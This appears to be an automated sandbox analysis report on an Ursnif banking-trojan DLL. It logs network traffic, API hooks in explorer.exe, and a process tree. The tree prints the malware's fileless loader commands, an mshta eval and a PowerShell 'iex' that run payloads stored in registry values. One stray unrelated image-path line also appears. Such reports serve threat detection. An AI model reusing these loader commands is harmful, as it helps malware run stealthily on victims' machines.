Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:08.638135910 CET	11184	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 12:34:08 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2412 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 75 31 2b 32 50 68 6f 43 37 6f 41 34 50 69 57 58 35 2f 6b 64 2f 50 62 41 72 53 38 6d 68 55 54 70 38 57 78 39 51 62 75 59 6c 66 7a 68 42 63 6a 62 4c 57 68 44 2f 59 57 36 46 71 58 6b 77 6b 61 74 51 70 35 33 49 54 77 2f 52 6f 68 2b 4b 31 32 67 33 2b 53 44 58 4c 48 73 5a 67 31 6f 6e 52 70 74 71 53 36 63 4a 4e 6e 4b 4d 34 43 73 54 4b 70 30 38 59 5a 51 7a 4c 67 69 66 76 68 34 42 52 34 39 48 74 72 4b 6c 72 6c 49 74 74 62 62 65 31 53 6c 33 38 63 57 51 2b 52 36 51 30 49 6d 63 4b 51 74 32 48 46 54 43 4f 66 39 52 61 77 46 6d 35 4c 67 45 47 2f 4a 68 6e 6b 65 64 31 6d 51 6d 53 42 2b 77 44 48 69 4f 68 2b 44 45 48 6d 30 46 6b 31 49 48 6c 52 47 48 4d 79 4f 4a 45 73 66 6f 59 36 38 39 69 33 5a 30 36 71 4c 65 6d 62 4e 62 56 68 64 32 52 47 2b 32 79 44 58 6a 2b 78 6e 39 59 4e 74 79 61 47 62 66 70 51 45 6a 37 75 6e 32 6b 44 37 7a 73 7a 32 38 42 71 59 6d 43 51 57 2f 63 71 6e 2f 42 73 50 2f 33 56 51 78 62 67 35 52 59 38 47 77 44 30 4a 32 42 37 52 35 56 53 31 54 55 59 72 6d 6c 4a 38 4d 66 6e 59 69 51 51 6c 6a 57 49 79 6f 4b 2b 7a 6a 61 56 41 72 47 6e 66 74 4c 78 70 65 35 5a 2f 45 6d 61 44 5a 52 50 79 64 52 39 6e 64 65 48 6f 41 6d 2b 48 72 78 65 37 65 4a 72 7a 51 55 33 68 35 33 61 49 54 52 34 6a 46 52 70 70 59 35 79 72 4d 45 7a 4e 7a 4c 35 31 44 4f 36 43 71 4d 71 39 47 67 6f 77 49 66 69 73 6b 44 4b 61 33 75 43 58 2f 77 6c 71 75 51 72 4e 53 6e 61 2b 55 55 50 31 52 63 41 79 53 6c 43 4b 78 4c 52 70 45 2f 35 42 6e 56 55 31 49 32 6e 36 53 75 33 55 69 74 76 69 4d 63 44 6d 35 31 58 76 44 4b 53 69 47 41 48 61 6d 51 64 38 63 54 52 62 42 2b 6f 6d 34 67 69 46 36 7a 71 52 41 57 37 6b 78 44 77 64 74 71 73 47 56 72 48 31 41 5a 63 6d 42 6d 5a 4c 4a 67 73 35 57 6a 55 6b 37 46 69 31 4b 69 46 61 6f 4c 34 67 63 6f 7a 52 4f 4e 46 35 53 69 42 48 53 63 7a 35 34 53 6d 44 66 6d 50 42 30 6c 59 77 4c 57 73 6d 6f 42 4b 58 33 48 6f 61 44 66 6d 69 70 49 45 7a 32 6c 55 53 6b 63 33 33 71 2f 57 35 7a 64 38 61 4c 57 6b 46 51 2b 61 56 78 6e 76 75 2b 74 39 4a 53 43 32 38 6b 59 75 59 71 34 42 35 5a 72 68 57 6d 51 6f 37 43 6f 36 44 69 6e 49 62 48 42 38 4f 62 51 35 4b 32 42 4b 37 4f 44 39 6d 47 6d 2b 58 77 55 52 63 34 33 4d 45 47 78 69 2f 32 68 48 42 53 62 34 48 62 6d 38 64 38 5a 6a 51 6d 75 53 4e 6e 57 53 76 6e 43 70 44 4c 76 32 73 6d 68 54 43 35 6c 53 33 71 45 6d 56 76 34 32 71 53 35 68 33 73 61 67 43 55 4f 6f 4b 63 49 31 58 62 55 56 38 5a 51 68 37 4e 4f 4d 30 75 34 44 53 66 33 62 70 34 7a 55 67 62 52 57 61 52 56 41 71 38 42 69 39 42 74 37 30 74 46 56 6b 6c 4b 48 43 56 37 46 5a 39 7a 57 7a 64 30 73 71 7a 67 6e 33 75 58 75 4d 32 50 62 31 67 66 72 6f 71 58 76 32 66 48 4d 32 64 68 70 31 5a 4b 44 56 44 6f 70 42 47 6e 32 4c 32 39 59 75 64 6b 6e 36 79 32 6a 4e 30 31 73 2b 64 76 4a 54 43 65 42 67 2b 44 59 65 63 4c 78 69 57 49 47 6c 33 35 41 30 6b 63 4a 74 6b 58 76 74 54 45 71 72 2f 49 55 48 45 62 4c 62 62 52 44 47 74 56 58 4f 4f 53 67 33 74 6a 6d 64 4a 37 63 56 45 75 56 4e 70 7a 4f 6c 35 45 57 Data Ascii: u1+2PhoC7oA4PiWX5/kd/PbArS8mhUTp8Wx9QbuYlfzhBcjbLWhD/YW6FqXkwkatQp53ITw/Roh+K1 2g3+SDXLHsZg1onRptqS6cJNnKM4CsTKp08YZQzLgifvh4BR49HtrKlrlIttbbe1Sl38cWQ+R6Q0ImcKQt2HFTCOf9 RawFm5LgEG/Jhnked1mQmSB+wDHiOh+DEHm0Fk1IHlRGHMyOJEsfoY689i3Z06qLembNbVhd2RG+2yDXj+xn9YNtya GbfpQEj7un2kD7zsz28BqYmCQW/cqn/BsP/3VQxbg5RY8GwD0J2B7R5VS1TUYrmlJ8MfnYiQQljWIyoK+zjaVArGnf tLxpe5Z/EmaDZRPydR9ndeHoAm+Hrxe7eJrzQU3h53aITR4jFRppY5yrMEzNzL51DO6CqMq9GgowIfiskDKa3uCX/w lquQrNSna+UUP1RcAySlCKxLRpE/5BnVU1I2n6Su3UitviMcDm51XvDKSiGAHamQd8cTRbB+om4giF6zqRAW7kxDwd tqsGVrH1AZcmBmZLJgs5WjUk7Fi1KiFaoL4gcozRONF5SiBHScz54SmDfmPB0lYwLWsmoBKX3HoaDfmipIEz2lUSkc 33q/W5zd8aLWkFQ+aVxnvu+t9JSC28kYuYq4B5ZrhWmQo7Co6DinIbHB8ObQ5K2BK7OD9mGm+XwURc43MEGxi/2hHB Sb4Hbm8d8ZjQmuSNnWSvnCpDLv2smhTC5lS3qEmVv42qS5h3sagCUOoKcI1XbUV8ZQh7NOM0u4DSf3bp 4zUgbRWaRVAq8Bi9Bt70tFVklKHCV7FZ9zWzd0sqzgn3uXuM2Pb1gfroqXv2fHM2dhp1ZKDVDopBGn2L29Yudkn6y2 jN01s+dvJTCeBg+DYecLxiWIGl35A0kcJtkXvtTEqr/IUHEbLbbRDGtVXOOSg3tjmdJ7cVEuVNpzOl5EW

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 19, 2021 13:32:27.877356052 CET	151.101.1.44	443	192.168.2.6	49736	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 19, 2021 13:32:27.884789944 CET	151.101.1.44	443	192.168.2.6	49735	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 19, 2021 13:32:27.885338068 CET	151.101.1.44	443	192.168.2.6	49734	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 19, 2021 13:32:27.885720968 CET	151.101.1.44	443	192.168.2.6	49733	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 19, 2021 13:32:27.897742033 CET	151.101.1.44	443	192.168.2.6	49732	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 19, 2021 13:32:27.906856060 CET	151.101.1.44	443	192.168.2.6	49731	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe

Function Name	Hook Type	Active in Processes
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE212C

Process: explorer.exe, Module: WININET.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4DE212C

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 4112 Parent PID: 5840

General

Start time:	13:32:13
Start date:	19/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\J5cB3wfXIZ.dll'

Imagebase:	0x1360000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5056 Parent PID: 4112

General

Start time:	13:32:13
Start date:	19/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\J5cB3wfXIZ.dll
Imagebase:	0xda0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516854961.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516692874.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.631748132.00000000037E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.653568362.0000000004EA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.517055727.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516961616.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516773507.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516719116.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.516930938.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.517022964.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.570478010.000000000562C000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	Client	binary	03 11 00 00 1C 80 00 00 EF 15 D0 13 08 F8 D2 D8 CD C8 87 3A 19 58 57 71 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	4EBFA30	RegSetValueExA

Analysis Process: cmd.exe PID: 1292 Parent PID: 4112

General

Start time:	13:32:13
Start date:	19/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4824 Parent PID: 1292

General

Start time:	13:32:14
Start date:	19/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\{B2D0E43B-6978-B4E6-8306-AD28679A31DC}	0	16	pending	2	277A42B65C8	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4680 Parent PID: 4824

General

Start time:	13:32:15
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17410 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5948 Parent PID: 4824

General

Start time:	13:33:38
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17428 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6260 Parent PID: 4824

General

Start time:	13:34:01
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:82958 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3324 Parent PID: 4824

General

Start time:	13:34:04
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17444 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 5420 Parent PID: 4824

General

Start time:	13:34:06
Start date:	19/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4824 CREDAT:17448 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 4568 Parent PID: 3440

General

Start time:	13:34:14
Start date:	19/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6b72b0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 6384 Parent PID: 4568

General

Start time:	13:34:16
Start date:	19/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000003.639376454.00000166431C0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: conhost.exe PID: 6364 Parent PID: 6384

General

Start time:	13:34:16
Start date:	19/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff7ebed0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 1320 Parent PID: 6384

General

Start time:	13:34:25
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\rdbrb2d5\rdbrb2d5.cmdline'
Imagebase:	0x7ff781860000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6508 Parent PID: 1320

General

Start time:	13:34:27
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC897.tmp' 'c:\Users\user\AppData\Local\Temp\rdbrb2d5\CSC7F1B52F59A3940BBA26731CA59E359E.TMP'
Imagebase:	0x7ff78ebc0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6492 Parent PID: 6384

General

Start time:	13:34:31
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\qlsbymno\qlsbymno.cmdline'
Imagebase:	0x7ff781860000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5628 Parent PID: 6492

General

Start time:	13:34:32
Start date:	19/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDD29.tmp' 'c:\Users\user\AppData\Local\Temp\qlsbymno\CSCD41E322C75AB4E508022745626ED11DA.TMP'
Imagebase:	0x7ff78ebc0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 5516 Parent PID: 5056

General

Start time:	13:34:35
Start date:	19/01/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6aa930000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.659052037.00000000000C6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000003.643485057.0000027847210000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis